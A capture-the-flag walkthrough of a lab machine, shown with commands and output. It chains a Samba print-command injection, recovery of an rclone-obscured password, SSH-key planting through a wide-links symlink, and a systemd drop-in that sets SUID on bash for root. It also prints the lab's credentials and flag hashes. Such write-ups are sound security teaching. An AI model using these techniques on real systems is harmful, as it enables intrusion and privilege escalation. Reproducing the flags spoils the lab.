
Overview
The machine starts by enumerating an SMB printer share accessible as guest that is vulnerable to CVE-2026-4480, injecting a payload via print job description to get shell as nobody, then reading an rclone config to find an obfuscated password that decrypts to scott's credentials to get user, abusing a Samba transfer share misconfigured with wide links and force user to plant an SSH key into marcus's home directory via symlink traversal, then writing a systemd drop-in ExecStartPre directive to the smbd service override directory owned by the operators group to set SUID on bash and get shell as root
Enumeration
start with nmap scan
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/abducted]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.18.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-18 06:32 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:32
Completed NSE at 06:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:32
Completed NSE at 06:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:32
Completed NSE at 06:32, 0.00s elapsed
Initiating Ping Scan at 06:32
Scanning 10.129.18.25 [2 ports]
Completed Ping Scan at 06:32, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:32
Completed Parallel DNS resolution of 1 host. at 06:32, 0.10s elapsed
Initiating Connect Scan at 06:32
Scanning 10.129.18.25 [1000 ports]
Discovered open port 445/tcp on 10.129.18.25
Discovered open port 139/tcp on 10.129.18.25
Discovered open port 22/tcp on 10.129.18.25
Increasing send delay for 10.129.18.25 from 0 to 5 due to 103 out of 342 dropped probes since last increase.
Completed Connect Scan at 06:32, 15.65s elapsed (1000 total ports)
Initiating Service scan at 06:32
Scanning 3 services on 10.129.18.25
Completed Service scan at 06:33, 19.59s elapsed (3 services on 1 host)
NSE: Script scanning 10.129.18.25.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:33
NSE Timing: About 98.11% done; ETC: 06:33 (0:00:01 remaining)
Completed NSE at 06:33, 43.38s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:33
Completed NSE at 06:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:33
Completed NSE at 06:33, 0.01s elapsed
Nmap scan report for 10.129.18.25
Host is up, received conn-refused (0.14s latency).
Scanned at 2026-06-18 06:32:37 PDT for 79s
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp  open  ssh         syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN9Ju3bTZsFozwXY1B2KIlEY4BA+RcNM57w4C5EjOw1QegUUyCJoO4TVOKfzy/9kd3WrPEj/FYKT2agja9/PM44=
| 256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH9qI0OvMyp03dAGXR0UPdxw7hjSwMR773Yb9Sne+7vD
139/tcp open  netbios-ssn syn-ack Samba smbd 4.6.2
445/tcp open  netbios-ssn syn-ack Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 21433/tcp): CLEAN (Couldn't connect)
| Check 2 (port 31248/tcp): CLEAN (Couldn't connect)
| Check 3 (port 29868/udp): CLEAN (Timeout)
| Check 4 (port 10789/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-06-18T13:33:25
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required
| _clock-skew: 0s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:33
Completed NSE at 06:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:33
Completed NSE at 06:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:33
Completed NSE at 06:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.78 seconds
and we got only 3 ports
- port 22 running SSH
- port 445,139 running SMB which is unique for Linux boxes
Shares
So I'll start by listing shares using the Guest Account, i even forgot about -N option (didn't deal use smbclient for a while)
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/abducted]
└──╼ [★]$ smbclient -L //10.129.18.25 -U Guest
Password for [WORKGROUP\Guest]:

        Sharename Type Comment
        --------- ---- -------
        HP-Reception Printer Reception printer
        projects Disk Hartley Group Project Files
        transfer Disk Staff file transfer
        IPC$            IPC       IPC Service (Hartley Group Document Services)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.129.18.25 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
accessing each share to get to know the system a little
(.venv) ┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/abducted]
└──╼ [★]$ smbclient //10.129.18.25/projects -N
tree connect failed: NT_STATUS_ACCESS_DENIED
(.venv) ┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/abducted]
└──╼ [★]$ smbclient //10.129.18.25/transfer -N
tree connect failed: NT_STATUS_ACCESS_DENIED
(.venv) ┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/abducted]
└──╼ [★]$ smbclient //10.129.18.25/IPC$ -N
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_CONNECTION_REFUSED listing \*
smb: \> exit
we can't 3 of the shares
the HR-Reception share which is for a printer is writable as you can see
.venv) ┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/abducted]
└──╼ [★]$ smbclient //10.129.18.25/HP-Reception -N
Try "help" to get a list of possible commands.
smb: \> put init.nmap
putting file init.nmap as \init.nmap (2.3 kb/s) (average 2.3 kb/s)
smb: \>
so searching this term writable printer shares samba exploit we'll come across CVE-2026-4480
The Flaw: If the command configuration lacks escaping for shell metacharacters (e.g.,
lp -t %J %s), a low-privilege authenticated attacker can inject a payload in the print job description
Shell as nobody
there is also a PoC from the Box Creator the TheCyberGeek to exploit this so lets use it
and we get a shell back as nobody

trying to map the shares we couldn't access by reading the samba config, there is some a vulnerability (we'll get to it later) but we need to be Scott to do it
nobody@abducted:/$ cat /etc/samba/smb.conf
cat /etc/samba/smb.conf
[global]
   workgroup = WORKGROUP
   server string = Hartley Group Document Services
   netbios name = ABDUCTED
   map to guest = Bad User
   guest account = nobody
   security = user
   printing = sysv
   load printers = no
   disable spoolss = no
   unix extensions = no
   allow insecure wide links = yes
   log level = 0
   include = /etc/samba/shares.conf
nobody@abducted:/$ cat /etc/samba/shares.conf
cat /etc/samba/shares.conf
[HP-Reception]
   comment = Reception printer
   path = /var/spool/samba
   printable = yes
   guest ok = yes
   print command = /usr/local/bin/printaudit %J %s
   lpq command = /bin/true
   lprm command = /bin/true

[projects]
   comment = Hartley Group Project Files
   path = /srv/projects
   valid users = scott
   read only = no
   browseable = yes

[transfer]
   comment = Staff file transfer
   path = /srv/transfer
   valid users = scott
   force user = marcus
   read only = no
   wide links = yes
   browseable = yes
looking around the system found a directory called offsite-backup which has a configuration file for rclone leaking a password for the user svc-backup
of course this user exists on the host backup.hartley-group.internal but this host doesn't exist, so I figured whoever set this account or this configuration file might reused his own password
nobody@abducted:/opt$ cd offsite-backup
cd offsite-backup
nobody@abducted:/opt/offsite-backup$ ls
ls
rclone.conf
sync.sh
nobody@abducted:/opt/offsite-backup$ cat rclone.conf
cat rclone.conf
[offsite]
type = sftp
host = backup.hartley-group.internal
user = svc-backup
pass = HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw
shell_type = unix
nobody@abducted:/opt/offsite-backup$ cat sync.sh
cat sync.sh
#!/bin/bash
/usr/bin/rclone --config /opt/offsite-backup/rclone.conf sync /srv/projects offsite:projects
the password in this obfuscated by rclone and there is multiple ways to reverse it, some of those are rclone-unobscure and rclone-dobscure which are just python and go scripts that will do that for you
I don't get why a scripts like this exist, cause we can dobscure using rclone itself directly, but maybe they are made for the system that doesn't have rclone installed, I have it on my system so i will use it
Shell as Scott
using rclone to decrypt the password on my attacker (found out later that it exists on the target also and you can do it from there)
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/abducted]
└──╼ [★]$ rclone reveal 'HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw'
iXzvcib3SrpZ
and we got the password, time to enumerate usernames
only 2 users on the box other than root
nobody@abducted:/var/spool/samba$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
scott:x:1000:1001:Scott Mercer:/home/scott:/bin/bash
marcus:x:1001:1002:Marcus Vale:/home/marcus:/bin/bash
marcus failed but scott worked
scott@abducted:~$ ls
user.txt
scott@abducted:~$ cat user.txt
5b8c83576b489f40a4972762e38c5304
scott@abducted:~$
Lateral to Marcus
one of the good uses of AI, that i genuinely like is reading configuration files for me and explaining stuff so i threw the smb configuration file to Claude and I got this
valid users = scottcaps authentication to the share, butforce user = marcusmeans smbd does the actual filesystem operations as marcus, regardless of who logged inwide links(per-share) +allow insecure wide links(global) together disable Samba's normal safety check that keeps file access confined to the share root. Once both are on, smbd will happily resolve a symlink that points anywhere on the filesystem
with these three combined, what i got that we can do is
- we can write a path inside
transfershare which we can access now asscottunder/srv/transfer - this path samba will think it is inside transfer but it is really under marcus, and because the
force user = marcuswe can read his files and even write to his directory through smb
first I create a symlink locally pointing to marcus home directory and then doing ls in smb listed his files
scott@abducted:/$ ln -s /home/marcus /srv/transfer/pivot
scott@abducted:/$ smbclient //localhost/transfer -U scott
Password for [WORKGROUP\scott]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jun 18 14:41:44 2026
  ..                                  D        0  Thu Jun 18 14:41:44 2026
  pivot D 0 Thu Jun 4 13:47:57 2026

                5768764 blocks of size 1024. 2303172 blocks available
smb: \> cd pivot
smb: \pivot\> ls
  .                                   D        0  Thu Jun  4 13:47:57 2026
  ..                                  D        0  Thu Jun  4 13:41:30 2026
  .profile                            H      807  Sun Mar 31 08:41:03 2024
  .bash_logout                        H      220  Sun Mar 31 08:41:03 2024
  .bash_history                       H        0  Thu Jun  4 13:47:57 2026
  .bashrc                             H     3771  Sun Mar 31 08:41:03 2024
  .cache                             DH        0  Thu Jun  4 13:41:30 2026

                5768764 blocks of size 1024. 2303172 blocks available
smb: \pivot\>
so lets create .ssh directory and drop an ssh key
smb: \pivot\> mkdir .ssh
smb: \pivot\> ls
  .                                   D        0  Thu Jun 18 14:42:37 2026
  ..                                  D        0  Thu Jun  4 13:41:30 2026
  .profile                            H      807  Sun Mar 31 08:41:03 2024
  .bash_logout                        H      220  Sun Mar 31 08:41:03 2024
  .ssh                               DH        0  Thu Jun 18 14:42:37 2026
  .bash_history                       H        0  Thu Jun  4 13:47:57 2026
  .bashrc                             H     3771  Sun Mar 31 08:41:03 2024
  .cache                             DH        0  Thu Jun  4 13:41:30 2026

                5768764 blocks of size 1024. 2303152 blocks available
smb: \pivot\> cd .ssh
smb: \pivot\.ssh\> ls
  .                                   D        0  Thu Jun 18 14:42:37 2026
  ..                                  D        0  Thu Jun 18 14:42:37 2026

                5768764 blocks of size 1024. 2303152 blocks available
smb: \pivot\.ssh\>
first generate a key
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/abducted]
└──╼ [★]$ ssh-keygen -t ed25519 -f ./id
Generating public/private ed25519 key pair.
Enter passphrase for "./id" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id
Your public key has been saved in ./id.pub
The key fingerprint is:
SHA256:qXSQ3ugJW4MyWigkpuMDcEsSnr/OMwyeN3Xq3pbG5LI jimmex@attacker
The key's randomart image is:
+--[ED25519 256]--+
| . |
| ... . |
| +=o o |
| *=.. o + . |
| * =.o * S |
| += o.B B |
| oo+.o X . |
| o+* o.* |
| .o*E=. |
+----[SHA256]-----+
moving authorized keys to the target
scott@abducted:~$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEJkmGWt4ZIXsZ9nnu4mQlEBiba2pzyk2cN3MLQn/lDB jimmex@attacker' > authorized_keys
scott@abducted:~$ smbclient //localhost/transfer -U scott
Password for [WORKGROUP\scott]:
Try "help" to get a list of possible commands.
smb: \> cd pivot\.ssh\
smb: \pivot\.ssh\> put authorized_keys
putting file authorized_keys as \pivot\.ssh\authorized_keys (47.4 kb/s) (average 47.4 kb/s)
smb: \pivot\.ssh\>
Shell as Marcus
using the key pair with ssh we got a shell as marcus
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/abducted]
└──╼ [★]$ ssh -i id marcus@abducted
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-124-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Jun 18 02:46:07 PM UTC 2026

  System load: 0.06
  Usage of /: 58.9% of 5.50GB
  Memory usage: 12%
  Swap usage: 0%
  Processes: 222
  Users logged in: 1
  IPv4 address for eth0: 10.129.18.25
  IPv6 address for eth0: dead:beef::a0de:adff:fed5:157d

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Jun 18 14:46:08 2026 from 10.10.16.83
marcus@abducted:~$
marcus got one more group
marcus@abducted:~$ whoami
marcus
marcus@abducted:~$ id
uid=1001(marcus) gid=1002(marcus) groups=1002(marcus),1000(operators)
the only thing owned by this group is the smb daemon service daemon directory
marcus@abducted:~$ find / -group operators 2>/dev/null
/etc/systemd/system/smbd.service.d
the directory itself is empty but we can write over it and because we can do i looked into the smb.service file where i found a lot of directives starting with Exec so maybe we can write one into the daemon directory and restart the daemon but need to know which directive to use
marcus@abducted:~$ ls -la /etc/systemd/system/smbd.service.d/
total 8
drwxrws--- 2 root operators 4096 Jun 4 13:41 .
drwxr-xr-x 26 root root 4096 Jun 4 13:41 ..
marcus@abducted:~$ cat /etc/systemd/system/smb.service
[Unit]
Description=Samba SMB Daemon
Documentation=man:smbd(8) man:samba(7) man:smb.conf(5)
Wants=network-online.target
After=network.target network-online.target nmb.service winbind.service

[Service]
Type=notify
PIDFile=/run/samba/smbd.pid
LimitNOFILE=16384
EnvironmentFile=-/etc/default/samba
ExecStart=/usr/sbin/smbd --foreground --no-process-group $SMBDOPTIONS
ExecReload=/bin/kill -HUP $MAINPID
LimitCORE=infinity
ExecCondition=/usr/share/samba/is-configured smb

[Install]
WantedBy=multi-user.target
# Upstream name:
Alias=smb.service
found this directive searching for command execution on smb start, this directive runs pre start
the
ExecStartdirective used to explicitly mention which command we'll use to start the service so I didn't wanna mess with that just incase something went wrong, I don't have to reset the machine
[Service]
ExecStartPre=/path/to/your/startup-script.sh
so lets create script to add SUID
created a scripted and added the configuration
marcus@abducted:~$ echo 'chmod +s /bin/bash' > suid.sh
marcus@abducted:~$ vi /etc/systemd/system/smbd.service.d/suid.conf
marcus@abducted:~$ cat /etc/systemd/system/smbd.service.d/suid.conf
[Service]
ExecStartPre=/home/marcus/suid.sh
now we need to reload the daemon and restart the smbd but as you can see it failed
marcus@abducted:~$ systemctl daemon-reload
marcus@abducted:~$ systemctl restart smbd
Job for smbd.service failed because the control process exited with error code.
See "systemctl status smbd.service" and "journalctl -xeu smbd.service" for details.
marcus@abducted:~$ systemctl restart smb
Job for smbd.service failed because the control process exited with error code.
See "systemctl status smbd.service" and "journalctl -xeu smbd.service" for details.
marcus@abducted:~$ systemctl status smbd.service
× smbd.service - Samba SMB Daemon
     Loaded: loaded (/usr/lib/systemd/system/smbd.service; enabled; preset: enabled)
    Drop-In: /etc/systemd/system/smbd.service.d
             └─suid.conf
     Active: failed (Result: exit-code) since Thu 2026-06-18 15:18:40 UTC; 13s ago
   Duration: 1h 57min 54.469s
       Docs: man:smbd(8)
             man:samba(7)
             man:smb.conf(5)
    Process: 2779 ExecCondition=/usr/share/samba/is-configured smb (code=exited, status=0/SUCCESS)
    Process: 2781 ExecStartPre=/home/marcus/suid.sh (code=exited, status=203/EXEC)
        CPU: 32ms
the reason it failed that i didn't start the suid.sh file with the bash shebang so it couldn't identify it as a script
Shell as root
but once I did that and reloaded the daemon and the service it worked and we got SUID over the bash
marcus@abducted:~$ vi suid.sh
marcus@abducted:~$ chmod +x /home/marcus/suid.sh
marcus@abducted:~$ systemctl daemon-reload
marcus@abducted:~$ systemctl restart smbd.service
marcus@abducted:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1446024 Mar 31 2024 /bin/bash
and we got the root
marcus@abducted:~$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# type /root/root.txt
bash: type: /root/root.txt: not found
bash-5.2# cat /root/root.txt
c08907ebe94ca85078b46b09853c8780
bash-5.2#